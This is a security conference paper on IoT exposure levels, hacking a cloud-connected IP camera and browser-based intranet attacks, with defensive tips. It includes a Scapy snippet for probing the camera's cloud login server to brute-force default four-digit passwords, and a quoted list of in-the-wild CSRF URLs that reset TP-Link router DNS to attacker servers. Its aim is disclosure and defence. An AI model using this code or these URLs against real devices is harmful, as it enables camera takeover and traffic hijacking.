The real risks of the IoT security-nightmare
Hacking IP cameras through the cloud

Zoltan Balazs
Zoltan1.balazs@gmail.com

Table of Contents

Abstract

Hardly a day goes by without an article about a new IoT (Internet of Things) device being hacked. IP cameras, routers, baby monitors, smart homes, NAS devices, light bulbs, cars, rifles, you name it. We have seen in the past 5-10 years how horrible the security of these devices is. Some people play VNC roulette, others hijack cars driven by a journalist. Junk hacking has become part of the ITSEC industry. Journalists are happy because of improved click-through rates through scary headlines, security researchers feel they are the celebrities of the day. But this is just part of the full story.

During my research, I have created a methodology about the different risks IoT devices can introduce into a network. Most of the IoT security research focuses on the IoT device itself and its vulnerabilities, but don't consider the environment. Is the device openly available to the whole **IPv4** Internet? Is **UPnP** allowed on your router? Is the IoT device on **IPv6**? Can the device be hacked through a regular browser? Can the attacker use **WebRTC** to get information about the user's home IP network? Is it possible to port scan and fingerprint home devices through a browser? What are the limitations of these scans considering that a proper **Same-Origin Policy** is implemented in the browser? How can **DNS rebind attacks** bypass the Same-Origin Policy? Why are the **XSS and CSRF** attacks so risky when it comes to IoT security?

In my presentation I will answer all these questions (and more), aided by **live hacking of a NAS device** on the home network through the victim's browser, from the Internet.

I will also demonstrate that IoT devices (IP camera in my case) with cloud connections are also susceptible to hacks due to basic security weaknesses in the cloud servers, like lack of brute-force protections or weak default passwords. This hack is a real one using real devices, which means **thousands of IP cameras are at risk**.

At the end of the session we will cover the most important security tips people can use at home or at the company to protect their network against these vulnerable IoT devices. For example how Adblock can be configured to defeat Intranet hacking or which DNS server to use to prevent DNS rebind attacks.

If you have already bought or are planning to buy smart devices for home or enterprise use (or you are interested in a fun presentation), this presentation is for you.

Bio

Zoltan (@zh4ck) is the Chief Technology Officer at MRG Effitas, a company focusing on AV testing.

Before MRG Effitas, he had worked as an IT Security expert in the financial industry for 5 years and as a senior IT security consultant at one of the Big Four companies for 2 years. His main expertise areas are penetration testing, malware analysis, computer forensics and security monitoring. He released the Zombie Browser Tool that has POC malicious browser extensions for Firefox, Chrome and Safari. He is also the developer of the Hardware Firewall Bypass Kernel Driver (HWFWBypass), and the Sandbox tester tool to test Malware Analysis Sandboxes. He has been invited to give presentations at information security conferences worldwide including DEF CON, Hacker Halted USA, Botconf, Nullcon, Hackcon, Shakacon, OHM, Hacktivity and Ethical Hacking.

Introduction

The Internet of Things (IoT) is the network of physical objects—devices, vehicles, buildings and other items—embedded with electronics, software, sensors, and network connectivity that enable these objects to collect and exchange data [1]. A lot has happened since 1982 when people at Carnegie Mellon University put their Coke machine on the Internet.

The headlines are full with cars being hacked remotely, industrial control systems being openly available to the Internet through VNC [4], smart hotels getting hacked [5] and baby monitors being watched by strangers [6]. But the sole definition of news is “things that rarely happen”. And where the probability is low, the risk can’t be high, one might think. On the other hand, sometimes the risk of being vulnerable is only determined when something really bad happens. These cases include IP cameras with default weak telnet passwords exploited by botnets [2], or ransomware targeting NAS devices [3]. Whenever a new smart device is connected to the network, the best is to assume that the “smart device” has a lot of easy to find, highly critical vulnerabilities which will not be patched in the near future, if ever.

But what is the difference between hacks that never or rarely happen, and between hacks that are happening every hour? The most important factor is actually the network reachability. There is a huge difference between IoT devices openly available on the Internet, and IoT devices on air-gapped networks. But what is in between? Within the confines of my research I have explored the different possibilities and rated their risks.

Current threat landscape

In the following sections I will outline the different risk-levels that devices are exposed to, based on the network connectivity.

Direct IPv4 connection

The worst case scenario for an IoT device is when all of its network ports are fully exposed to the IPv4 Internet. These devices “will show up on #Shodan like a hooker on a highway"[7]. Most talks and news articles assume all IoT devices are directly reachable from the Internet.

Limited IPv4

The next level of network access is when the IoT device is not exposed to the full IPv4 Internet, but to a publicly available subset of it. This was the case with the Jeep hack, where researchers found that the Jeep's network is available to all other devices with Sprint SIM cards. [8]

Internet Gateway Device Protocol via UPnP

When a device is connected over IPv4 to a home router/NAT device, and some services have to be accessible through the Internet, two things can happen. Either the device tries to open the ports on the home router, so these ports are accessible through the Internet, or the device asks the user to configure their router to do the port forward. As an average user can't configure port forwards, using the Internet Gateway Device Protocol via UPnP is a common practice to punch holes in the home router without even notifying the user about what happened there. Since a lot of routers are shipped with UPnP default turned on, a lot of IoT devices' ports can be exposed to the IPv4 Internet automatically.

IPv6

Luckily, scanning the whole Internet for IPv6 connected IoT devices is a lot harder than it is in the case of IPv4 connected devices due to their large address space (~3.4×10^{38}). There are known techniques to identify allocated IPv6 addresses [16], but there are also a growing number of services which started to collect the private IPv6 address of the clients in order to scan them [9].

IPv6 has been developed to remove NAT from the Internet, so that all IoT devices can freely connect to the Internet. And the Internet can connect to the IPv6 devices.


One of the biggest questions of the future of IoT security is whether home routers will be shipped with default deny to incoming IPv6 connections, or default allow. We will see.

Tunneling IPv6


IPv6 is rapidly gaining momentum at places where IPv4 addresses run out first, but the rest of the world is only slowly adapting to it. In the meantime, different IPv4 to IPv6 protocols have emerged so people behind NAT and IPv4 can also reach the IPv6 Internet. One example is the Teredo protocol (original codename Shipworm), implemented by Microsoft in every modern Windows. "Teredo is a transition technology that gives full IPv6 connectivity for IPv6-capable hosts which are on the IPv4 Internet but have no native connection to an IPv6 network. Unlike similar protocols, it can perform its function even from behind network address translation (NAT) devices such as home routers." [https://en.wikipedia.org/wiki/Teredo_tunneling] Teredo basically exposes the whole IoT device to the IPv6 Internet over the IPv4 Internet the same way as it does with IPv6. People think they are behind NAT, the UPNP is disabled, and IPv6 is not supported by their provider, so they are safe. Nevertheless, this is not true.

Cloud connection

The Plan B for IoT developers to get a connection to the network is to setup a cheap server somewhere, so both the IoT device and the clients will communicate with this server.




For attackers this means they have to hack IoT devices through a cloud connection. In my presentation I will also demonstrate that IoT devices (IP camera in my case) with cloud connections are also susceptible to hacks due to basic security weaknesses in the cloud servers, like lack of brute-force protections or weak default passwords. In my case, I reverse-engineered the network protocol of the devices, and with the power of Python and Scapy, I can communicate with the IP camera and brute force the password – which is four numeric characters by default. This hack is a real one using real devices, which means thousands of IP cameras (and other IoT devices) are at risk.


Wireshark · Follow UDP Stream (udp.stream eq 27) · ipcam_cloud_udp
Password found
Configuration received

```
000002FD  f1 e0 00 00                                        ....
    00000144  f1 d1 00 06 d1 00 00 01  00 01                     ........ ..
    0000014E  f1 e1 00 00                                        ....
    00000152  f1 e0 00 00                                        ....
00000301  f1 e1 00 00                                        ....
00000305  f1 e0 00 00                                        ....
    00000156  f1 e1 00 00                                        ....
    0000015A  f1 d0 00 17 d1 00 00 00  01 0a a0 60 0b 00 00 01   ........ ...`....
    0000016A  72 65 73 75 6c 74 3d 30  3b 0d 0a                  result=0 ;..
00000309  f1 d1 00 06 d1 00 00 01  00 00                     ........ ..
00000313  f1 e0 00 00                                        ....
    00000175  f1 e1 00 00                                        ....
    00000179  f1 e0 00 00                                        ....
00000317  f1 e1 00 00                                        ....
    0000017D  f1 d0 04 04 d1 00 00 01  01 0a 02 60 4c 0a 00 01   ........ ...`L...
    0000018D  72 65 73 75 6c 74 3d 30  3b 0d 0a 76 61 72 20 6e   result=0 ;..var n
    0000019D  6f 77 3d 31 34 35 39 37  31 30 35 36 37 3b 0d 0a   ow=14597 10567;..
    000001AD  74 7a 3d 2d 37 32 30 30  3b 0d 0a 6e 74 70 5f 65   tz=-7200 ;..ntp_e
    000001BD  6e 61 62 6c 65 3d 31 3b  0d 0a 6e 74 70 5f 73 76   nable=1; ..ntp_sv
    000001CD  72 3d 22 22 3b 0d 0a 64  68 63 70 65 6e 3d 31 3b   r="";..d hcpen=1;
    000001DD  0d 0a 69 70 3d 22 31 39  32 2e 31 36 38 2e 31 32   ..ip="19 2.168.12
    000001ED  32 2e 33 22 3b 0d 0a 6d  61 73 6b 3d 22 32 35 35   2.3";..m ask="255
    000001FD  2e 32 35 35 2e 32 35 35  2e 30 22 3b 0d 0a 67 61   .255.255 .0";..ga
    0000020D  74 65 77 61 79 3d 22 31  39 32 2e 31 36 38 2e 31   teway="1 92.168.1
```

Figure 1 - Wireshark dump of custom UDP stream protocol



```
from scapy.all import *
import time
from threading import Thread

my_packet = "\xf1\x20\x00\x24\x50\x53\x44\x00\x00\x00\x00\x00\x00\x01\xxx\xa1"+my_id+"\x00\x00\x00\x00\x02\x33\x6f\x68\x02\xa8\xc0\x00\x00\x00
    \x00\x00\x00\x00\x00"

ans = sr1(IP(dst=login_server)/UDP(dport=login_port,sport=33333)/("\xf1\x00\x00\x00"), timeout = 5, verbose = 0)

t1 = Thread(target=mysniff, args=())
t1.start()

ans = sr1(IP(dst=login_server)/UDP(dport=login_port,sport=33333)/my_packet, timeout = 5, verbose = 0)

t1.join()

a = False
a = sniff(filter="udp and port 33333", count=2, timeout = 5)

if sniff_result:
    try:
        int(sniff_result[3].sprintf("%UDP.sport%"))
        print("Multiple replies received from server, "+my_id+" seems valid :) ")
        raise 'Worked'
    except:
        pass

if a:
    try:
        int(a[1].sprintf("%UDP.sport%"))
    except:
        pass
        #continue
    print("Answer received from webcam, W00T! " + my_id)
    print("IP: " + a[1].sprintf("%IP.src%") + " Port: " + a[1].sprintf("%UDP.sport%"))
```

Figure 2 - Code snippets for hacking the IP camera cloud

On a side-line, I will show vulnerabilities found in a common, real IoT device:

- Undocumented telnet port
- Default, weak admin-password for backdoor account
- Default, weak admin-password for regular admin account
- Command injection
- Clear text cloud-communication which leaks WiFi, SMTP and FTP passwords
- The Smartphone app stores the admin password in clear text
- The Smartphone app is built with DEBUG = on -> passwords logged to debug log

Unsecured WiFi

Luckily, some IoT devices are not exposed to the IPv4/IPv6 Internet and don't have any cloud connection. But these devices sometimes create open wireless access points. Due to the short range of wireless networks (compared to the size of the earth ☺), this attack-surface is limited to script kiddie pranksters in your neighbourhood or targeted attacks where the attackers are willing to spend nights in a van in front of the vulnerable company.

Shari VanderWerf @shariv67


Follow

My neighbor has an unsecured, wireless printer. I just sent this document to it.

Hello.
I am your printer.
I have become self aware.
Feed me ink or I'll print out your
search history when your wife is home alone.

Intranet browser based hacking

Although some IoT devices are not exposed to the previously discussed threats, exploiting CSRF vulnerabilities in the IoT device it is fully possible to hack IoT devices through the browser [10]. There are some limitations to the attackers, for example they have to guess the local network (192.168.0.0/24 in most cases) or the IP address of the IoT device (usually between 1-30 (fixed IPs) or 100-130 (DHCP)). But this does not mean attackers are not trying to guess the most probable IP addresses. This is already being exploited in the wild.



```
.0.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&hostName=TP


@186.208.76.14/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&hos
@192.168.1.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&hostN
@192.168.1.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&hos
@192.168.0.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&hostN
@192.168.0.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&hos
@192.168.2.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&hostN
@192.168.2.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&hos
@192.168.25.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&host
@192.168.25.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&ho
@10.1.1.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&hostName
@10.1.1.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&hostNa
@10.0.0.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&hostName
@10.0.0.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&hostNa


6@186.208.76.14/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&ho
6@192.168.1.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&host
6@192.168.1.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&ho
6@192.168.0.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&host
6@192.168.0.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&ho
6@192.168.2.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&host
6@192.168.2.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&ho
6@192.168.25.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&hos
6@192.168.25.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&h
6@10.1.1.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&hostNam
6@10.1.1.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&hostN
6@10.0.0.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&hostNam
6@10.0.0.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.141.249.55&hostN
```

Andrew Brandt @threatresearch · Aug 13

Here's just a slice of one of these DNS hijack scripts. 200 separate inject attempts against just the TP-Link brand


Figure 3 - Attackers brute-forcing common IP addresses found in internal networks

WebRTC

But what happens when the user's home network does not use the common network numbers? Don't worry; WebRTC is here to help attackers.

"WebRTC (Web Real-Time Communication) is an API definition that supports browser-to-browser applications for voice calling, video chat, and P2P file sharing without the need of either internal or external plugins." [11] WebRTC is natively supported in Chrome (since 2012), Firefox (since 2013), Opera 18 (since 2013) and Edge 21 (since 2015).

With the help of the Browser Exploitation Framework (BeEF) I will demonstrate how attackers can get the correct network number via WebRTC, how they can port scan the local network through the victim browser, what the limitations of those scans are and how one can attack vulnerable IoT devices. In my case, I will get a reverse shell from a vulnerable FreeNAS device [12].




Same-Origin Policy and DNS rebind attacks

The Same-Origin Policy helps isolating content from the different webservers. For example, if there is an advertisement in an iframe on a website where people log in, it does not mean the operator of the advertisement webserver can access variables (e.g. session data) from the original website. By definition, "the Same-Origin Policy restricts access of active content to objects that share the same origin. The origin is, hereby, defined by the protocol, the domain and the port used to retrieve the object." The Same-Origin Policy also prevents the attackers from seeing the result of their queries, which limits the attacks to simple unauthenticated requests.

However, with the help of DNS rebinding attacks the Same-Origin Policy can be bypassed. The DNS rebind attacks have had their own cat–and-mouse game on since 1996. [13]. The core idea of the DNS rebind attack is that two records are registered for a domain, one with the valid IP address of the attacker, and the attacked device's internal IP address. By using the same domain for both IPs, the Same-Origin Policy can be bypassed, as it calculates that the resources are being used by the same domain. This basic attack has already been thwarted when the browser implemented DNS pinning, and allowed the change of domain to IP mapping only once per session. So attackers bypassed this by sending TCP reset packets, thus enforcing a new DNS query for the domain. This attack can be defeated by checking the Host header properly (almost never implemented in IoT devices). Another type of attack uses the HTML5 AppCache to cache the results and return them later after the DNS pinning time is exceeded. In practice, hacking IoT devices with the help of DNS rebind attacks is nowadays over-complicated and is highly unreliable compared to other attacks.

Tips for end-users

- Don't buy sh*t you don't need
- Patch
  - if possible
- Change passwords
  - from defaults to long-random strings
- Disable direct connections
  - check router port forward settings
  - implement proper firewall rules
- Disable UPnP on router
- Filter incoming IPv6
  - inbound default deny a'la NAT
  - white-list ICMPv6
- Disable Teredo
- Monitor for tunnelling
- Prevent CSRF from browser
  - E.g. use custom rules in your Ad-blocker or Firefox NoScript ABE
  - Use separate browser to browse the Intranet



Customize AdBlock

The filter lists block most ads on the web. You can also:

Manually edit your filters: Don't forget to save!

Be careful: if you make a mistake here a lot of other filters, including the official filters, could get broken too!
Read the filter syntax tutorial to learn how to add advanced blacklist and whitelist filters.

```
http://192.168.*
https://192.168.*
http://10.*
https://10.*
```

- Scan your home network for new devices (not a trivial task)

- LAN/WLAN
- Bluetooth
- new AP
- Zigbee
- IrDA
- FM

